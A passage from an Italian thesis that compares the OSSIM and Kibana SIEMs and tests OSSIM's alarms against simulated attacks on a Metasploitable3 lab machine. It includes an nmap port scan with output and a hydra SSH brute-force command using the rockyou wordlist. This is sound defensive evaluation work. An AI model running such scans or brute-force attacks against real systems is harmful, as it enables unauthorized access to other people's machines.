Inoltre un altro tipo di peculiarità di questa sezione è la presenza di un modulo chiamato *Alarm*, dove vengono stilati tutti gli allarmi che sono stati registrati nel periodo di una settimana: essi, come si può notare in 3.12 vengono dapprima suddivisi in 5 categorie e poi graficati a forma di tabella in base al giorno e alla quantità (gran-

dezza del cerchio); possono anche essere filtrati attraverso dei menu a tendina simili a quelli della parte Siem, e visionati per gruppi (ovvero tipo di attacco o di intrusione).



Figura 3.12: Sezione Allarmi

Un allarme in AlienVault Ossim consiste in uno o più eventi, basati su una o più direttive out-of-the-box, oppure su regole, eseguite dal motore di correlazione del server. Queste guardano e collegano più eventi per valutare la loro priorità relativa e l'affidabilità.
Un allarme viene generato quando il rischio di un evento è ≥ 1. Poiché il rischio è calcolato come:

$$Rischio = AssetValue \cdot \frac{(Priority \cdot Reliability)}{25} \tag{3.1}$$

e considerati i valori di priority e reliability discussi nel paragrafo precedente, esso avrà tre valori: 0,1 e 2, rispettivamente un rischio basso, medio ed elevato; la probabilità di un allarme sarà influenzata dalla risorsa. È importante considerare le impostazioni di correlazione per quanto riguarda i valori di rischio, poiché ci potrebbero volere

più regole di direttiva a seconda della reliability e dei valori degli asset.

3.3.5 Report

In questa ultima parte è possibile fare report su una grande scala di parametri presi dalle statistiche generali prodotte dal SIEM: ad esempio si può fare un report su tutti gli asset presenti nella rete, oppure sulla loro posizione geografica o semplicemente un report di tutte le vulnerabilità di una certa macchina o di un gruppo di macchine.

3.4 Confronto tra Ossim e Kibana

Si andrà a fare un breve confronto sulle caratteristiche grafiche e di utilizzo tra Kibana e Ossim, i risultati dapprima vengono inseriti nella tabella 3.1 e poi discussi in breve.

Parametri di confronto	Ossim	Elasticsearch (Kibana)
Mole di dati	EPS ≤ 18	EPS ≥ 18
Monitoraggio tempo reale (pagina dedicata)	Si	No
Facilità monitoraggio log attraverso filtri	Media	Alta
Facilità uso Dashboard	Alta	Media
Supporto online	Presente con Video	Presente

Tabella 3.1: Confronto tra Ossim e Kibana

Un primo concetto su cui poter dare una valutazione è la mole di dati che entambi possono accumulare: essendo Kibana principalmente un Log Management Server riesce fedelmente a raccogliere tutti i dati nonostante abbia un'iterfaccia apposita per visualizzare i log in tempo reale; invece Ossim ha un massimo di EPS che può avere, e per cui, una volta superato non riesce a catturare più nessuno log. Ad esempio per i soli dati provenienti da checkpoint circa un milione in una sola ora, ossim ne riesce a catturare solo il 10% del totale in modo da non "spegnere il motore" del collezionamento.
Oltre all'immagazzinamento un'ulteriore differenza sta nella creazione e nella risposta dei filtri in modalità ricerca, i filtri che si possono inserire su Kibana sono molto più flessibili e veloci rispetto a quelli di Ossim : ciò è dato dal fatto di avere due tipi di database diverso, Kibana con l'implementazione ad indice è molto più veloce ma meno robusta dell'archietettura SQL di Ossim.
Entrambe le dashboard sono efficienti e funzionali, quella di ossim sono fisse e strettamente legate all'ambiente e al monitoraggio degli asset, invece quelle su Elasticsearch, permettono di creare un grafico con qualsiasi tipo di dato e proprietà.
Un'altra cosa per cui Ossim è differente sta nella facilità di apprendimento della pagina web, rispetto ad Elasticsearch che è molto più meccanica ma difficile da comprendere nei primi utilizzi.

Le guide e i supporti online sono in egual modo esaustivi, ma un vantaggio di Ossim su questo aspetto è quello di avere anche dei video in cui vengono trattati gli aspetti principali sia del funzionamento che della configurazione di Ossim.

Capitolo 4

Validazione Sperimentale

La struttura regionale descritta in 3.1, come si può intuire, è una struttura solida e nel breve termine, quello previsto per la stesura di questa tesi, non è possibile valutare effettivamente tutte le possibili funzionalità di un Siem. A tal proposito, attraverso l'uso dei firewall, sono state installate delle macchine virtuali da attaccare per validare l'efficacia del Siem in condizioni operative.

4.1 Predisposizione Infrastruttura

In figura 4.1 si ambiente di test che è stato creato per simulare attacchi o intrusioni all'interno della rete della regione. Per facilità si è pensato di studiare esclusivamente attacchi informatici interni, quindi appartenenti alla stessa macro rete regionale; dopotutto la differenza che ne consegue è minima data la modalità di utilizzo di un Siem.



Figura 4.1: Struttura ambiente di test per la validazione sperimentale

In totale per effetuare una simulazione serviranno due macchine virtuali: la prima servirà per generare gli attacchi e la seconda sarà la macchina vulnerabile da attaccare.

Per tal motivo si è pensato di adottare due tipi di macchine ben precise, l'attaccante avrà come sistema operativo Kali linux; invece chi subirà l'attacco avrà una macchina di tipo Metaspoitable3. Essendo queste due macchine appartenenti a due sottoreti interne diverse la connessione e i diversi pacchetti dovranno passare attraverso il firewall. I file di log della macchina e quelli generati dal firewall sono i file base su cui il siem farà le sue valutazioni e genererà gli allarmi.

4.1.1 Kali

Kali linux è la versione aggiornata di un noto OS chiamato BacTrack linux; nel 2013 viene rilasciato come distribuzione gratuita mirata ai Penetretion Testing e al Security Auditing. La sua interfaccia grafica consente comunque per chi è alle prime armi in questo settore di imparare in fretta attraverso tool prestabiliti : infatti la potenza di Kali Linux è quella di avere più di 600 pacchetti con cui poter attaccare una macchina qualsiasi, oppure trovarne le sue vulnerabilità. [15]
Uno dei tool più famosi all'interno di questa piattaforma è *Metaspoit-Framework*: come si può notare in figura 4.2 essa ha all'interno più di 2000 exploit e 1000 auxiliary. Un exploit è definito come una lista di comandi che vengono dati alla macchina



Figura 4.2: Metaspoit-Framework su Kali Linux

attaccante in base a determinate risposte studiate della macchina vulnerabile: un exploit non è nient'altro che un attacco registrato di cui si vuole replicare il comportamento; una qualsiasi risposta non prevista da parte della macchina vulnerabile non fa eseguire correttamente l'exploit.

L'auxiliary invece è un modulo che viene applicato prima di fare un exploit, infatti per ogni auxiliary vi è un suo exploit : esso serve per determinare se tale macchina da attaccare ha una qualche vulnerabilità per quel tipo di exploit.

4.1.2 Metaspoitable3

Metasploitable è una macchina virtuale progettata appositamente per essere attaccata, come si può intuire facilmente anche la traduzione del nome può essere intesa come "la macchina target di Metasploit". Di questa macchina esistono 3 differenti versioni ma rispetto a tutte, l'ultima versione, a cui viene fatto riferimento in questa tesi, è quella più completa: Metasploitable3 è una macchina che viene costruita servendosi di due software di virtualizzazione, Packer e Vagrant; invece le precedenti versioni erano distribuite come una "fotografia" di una VM dove tutto era impostato e salvato in quello stato. Il vantaggio di avere questa versione è che si possono facilmente applicare gli stessi exploit su più sistemi operativi, costruire per più piattaforme di virtualizzazione e, soprattutto, accettare contributi dalla comunità.
Attraverso la pagina web di sviluppo di questa VM viene sia stilata la procedura completa per costrutire la VM ma vi è anche una lista di tutte le vulnerabilità e dei servizi trovati [16]. Metaspoitable3 inoltre ha due possibili sistemi operativi, e si può scegliere in fase di istallazione, se installare uno, l'altro o entrambi con la creazione di due macchine virtuali: le due scelte son rispettivamente Ubuntu 12.04 oppure Windows Server 2008 R2. Come ci si poteva aspettare entrambe montano due sistemi operativi datati e privi di aggiornamenti, proprio per sfruttare a pieno tutte le loro vulnerabilità. In questo lavoro tutti gli attacchi che sono stati fatti sono stati su una sola macchina Metaspoitable3 montante Windows come sistema operativo: questa scelta è stata fatta considerando che sia in regione, ma estendendo il caso a molte aziende, è molto più probabile avere delle macchine Windows che Ubuntu/Linux.

4.1.3 Collezionamento di eventi

Precedentemente è stata già data una descrizione generale su come Ossim collezioni gli eventi; in particolare in 3.3.2 è stato illustato come viene installato un semplice agente su Windows, cosa che è stata fatta sulla macchina vulnerabile Metaspoitable3. Per quanto riguarda invece il firewall, in 4.1 viene raffigurata come la comunicazione tra esso e Ossim viene effettuata attraverso l'uso di un *plugin* : quest'ultimo è un agente specializzato nella ricezione di eventi provenienti da macchine prestabilite, infatti, Ossim ha una lista di plugin e tra essi rientra anche quello per la collezione di eventi registrati dalla macchina CheckPoint e chiamato *fw1-alt*.
Per vedere visivamente il contributo dei dati checkpoint, bisogna crearsi una specifica locazione all'interno di Ossim per tutti i log, attraverso rsyslog che permette la comunicazione su uno standard tra le due macchine; il procedimento è descritto nel listato 4.1.

```
#codice per modificare il file di configurazione di rsyslog
alienvault:~ nano /etc/rsyslog.d/fw1-alt.conf
#Codice interno al file fw1-alt.conf
 Time: %timestamp%, Host$
$template prova1, "Message: %rawmsg% \n "
$ModLoad ompipe
if $fromhost-ip==’X.x.x.x’ then {
 |/var/log/fw1-alt.log;prova1
stop
}
```

Codice 4.1: Creazione file per i log provenienti da Checkpoint

Nel confronto effettuato tra Kibana e Ossim, mostrato in tabella 3.1, è stato messo in evidenza come Ossim non riesca a gestire più di 18 eventi al secondo: ciò è stato imposto per facilitare l'assessment; il problema è stato aggirato non considerando tutti gli eventi provenienti da check point ma fissando un limite di EPS pari a 15, come mostrato nel listato 4.2.

```
N=15
rm -f "/var/log/fw1-alt_tail.log"
while true; do
        tail "-n$N" /var/log/fw1-alt.log >> "/var/log/fw1-alt_tail.log"
        #wc -l "/var/log/fw1-alt_$N.log"
        sleep 1
done
```

Codice 4.2: Script per prelevare 15 EPS da Checkpoint



Figura 4.3: Eventi checkpoint presenti nella sezione Analisys/SIEM

In figura 4.3 viene mostrato il risultato dei codici scritti precedentemente: utilizzando un plugin si ha l'opportunatinà di focalizzare l'attenzione solo su quegli eventi usando un filtro con lo stesso nome del plugin presente all'interno della tendina di *Data Sources*. Se nella tendina non dovesse apparire, allora vi è stato qualche errore nella configurazione del plugin stesso.

4.2 Allarmi spontanei

In 4.1.2 è stato citata la lista delle possibili vulnerabilità di questa macchina: bisogna ribadire che non tutte queste sono state sfruttate per generare un possibile attacco ma son state prese quelle più comuni.
Prima di procedere con la descrizione di tutti gli attacchi che sono stati effettuati andando ad individuare la risposta relativa da Ossim per ciascuna di essi, verranno messi in evidenza i singoli allarmi generati da Ossim senza che vi sia stato generato l'attacco.

4.2.1 eDonkey p2p

eDonkey è un protocollo di rete peer to peer, dove ogni singolo nodo può essere visto sia da client che da server. Ciò può risultare danno poichè le informazioni scambiate con questa tecnica non sono nè cifrate e nè certificate come il protocollo HTTPS.



Figura 4.4: Allarme di tipo eDonkey

Si può notare dalla figura 4.4 che vi sono due tipi di eventi che appunto richiamano tale tipo di connessione: è un allerta di basso rischio poichè vi è solo un tentativo di richiesta di connessione, e non dei veri propri scambi utilizzanti questo tipo di protocollo.

4.2.2 Web Server Enforcement Violation

Si tratta di una violazione fatta ad un qualsiasi server che distribuisce un servizio: in generale l'attaccante vuole semplicemente inserire all'interno di una macchina un malware che potrebbe causare danni pericolosi sia alla semplice macchina che viene attaccata sia a tutta la rete. A tal proposito il siem riconoscendo la possibile intrusione genera un allarme con rischio elevato come mostrato in figura 4.5.



Figura 4.5: Allarme di tipo Web Server Enforcement Violation

Una potenzialità riguardante ossim, oltre a quella riguardante il supporto di ti-

po interattivo con video, è quella di avere una community con iscrizione gratuita, chiamata OTX, dove vi è lo scambio di informazioni riguardanti tutti gli ip pubblici riconosciuti. In figura 4.5 vi è un simbolo particolare sulla sesta riga che da informazioni aggiuntive sull'indirizzo ip da cui è stato generato l'allarme; in questo caso specifico si tratta di un indirizzo situato ad Honk Kong ed è stato già rilevato da altri membri della comunity come potenziale ip malevolo.

4.3 Attacchi simulati

In questa sezione vengono riportati gli allarmi che sono stati generati tramite l'esecuzione di attacchi reali eseguiti in ambiente simulato, verranno presentati tre tecniche di attacco e verrà menzionato il comportamento del siem. Nel caso di questa tesi si andrà direttamente a simulare il tipo di attacco conoscendo a priori l'indirizzo IP della macchina vulnerabile; ciò è un ipotesi che ci solleva dal caso reale in cui generalmente non si sa nulla e bisogna spianarsi la strada precedentemente con uno ARP spoofing, per trovare le macchine attive sulla rete, ed una scansione in modalità riservata attraverso un tool chiamato Nmap per trovare i servizi disponibili sulla macchina che si desidera attaccare con le rispettive porte aperte. Nel listato 4.3 vi è un esempio di scansione sui servizi e porte di una macchina attraverso il tool di kali.

```
1  nmap -Pn 10.x.x.x
2
3  Host is up (0.00098s latency).
4  Not shown: 977 closed ports
5  PORT     STATE SERVICE
6  21/tcp   open  ftp
7  22/tcp   open  ssh
8  80/tcp   open  http
9  135/tcp  open  msrpc
10 139/tcp  open  netbios-ssn
11 445/tcp  open  microsoft-ds
12 1720/tcp open  h323q931
13 3306/tcp open  mysql
14 3389/tcp open  ms-wbt-server
15 4848/tcp open  appserv-http
16 7676/tcp open  imqbrokerd
17 8080/tcp open  http-proxy
18 8181/tcp open  intermapper
19 8383/tcp open  m2mservices
20 9200/tcp open  wap-wsp
21 49152/tcp open unknown
22 49153/tcp open unknown
23 49154/tcp open unknown
24 49155/tcp open unknown
25 49156/tcp open unknown
26 Nmap done: 1 IP address (1 host up) scanned in 2.41 seconds
```

Codice 4.3: Esempio Nmap su Metaspoitable3

4.3.1 Attacco a forza bruta

Il primo attacco che è stato testato è quello relativo a ad un attacco a forza bruta: questo tipo di attacco prevede una ripetizione di azioni uguale, solitamente per entrare nella macchina vulnerabile attraverso un servizio noto [17]. L'attacco *bruteforce* prende di mira tutti quei servizi cui hanno come chiavi di accesso un nome account e una password, il più comune è il Open ssh: questo servizio permette di accedere a qualsiasi macchina disponibile nella rete attraverso un protocollo di comunicazione chiamato proprio ssh.
Per realizzare questo tipo di attacco è stato usato *hydra*, uno dei numerosi tool di Kali Linux: hydra essenzialmente permette di tentare una connessione con una macchina conoscendo il suo indirizzo ip.

```
1 hydra -L /usr/share/wordlists/rockyou.txt.gz -P /usr/share/wordlists/rockyou.txt.gz
      ssh://10.x.x.x
```

Codice 4.4: Attacco bruteforce usando hydra

Il codice per generare l'attacco viene mostrato nel listato 4.4; in ingresso il tool con il parametro -L e -P vuole una lista di possibili password o nomi di account da poter provare: kali ha già delle liste precompilate di possibili stringhe da inserire come nome account e password.



Figura 4.6: Allarme risultante da attacco bruteforce

Come si può notare dalla figura 4.6 l'attacco viene registrato regolarmente e come si può notare è diviso in due parti, in una il rischio viene valutato come medio e con un indice di correlazione pari a 2; invece nella seconda la correlazione ha un livello numerico di 3. Ciò è dato dal fatto che per individuare un attacco di questo tipo c'è bisogno di tanti *failure*, ovvero di tentativi sbagliati, di seguito: all'inizio con un numero misero di tentativi allarme è di rischio basso poichè potrebbe essere un semplice utente che non ricordandosi la password cerca di inserirla più volte, invece con molti tentativi lo stesso siem si insospettisce e mano mano dal rischio basso passa ad un rischio elevato ,individuando il tipo di attacco, e passando per il rischio intermedio.

4.3.2 Attacco DoS

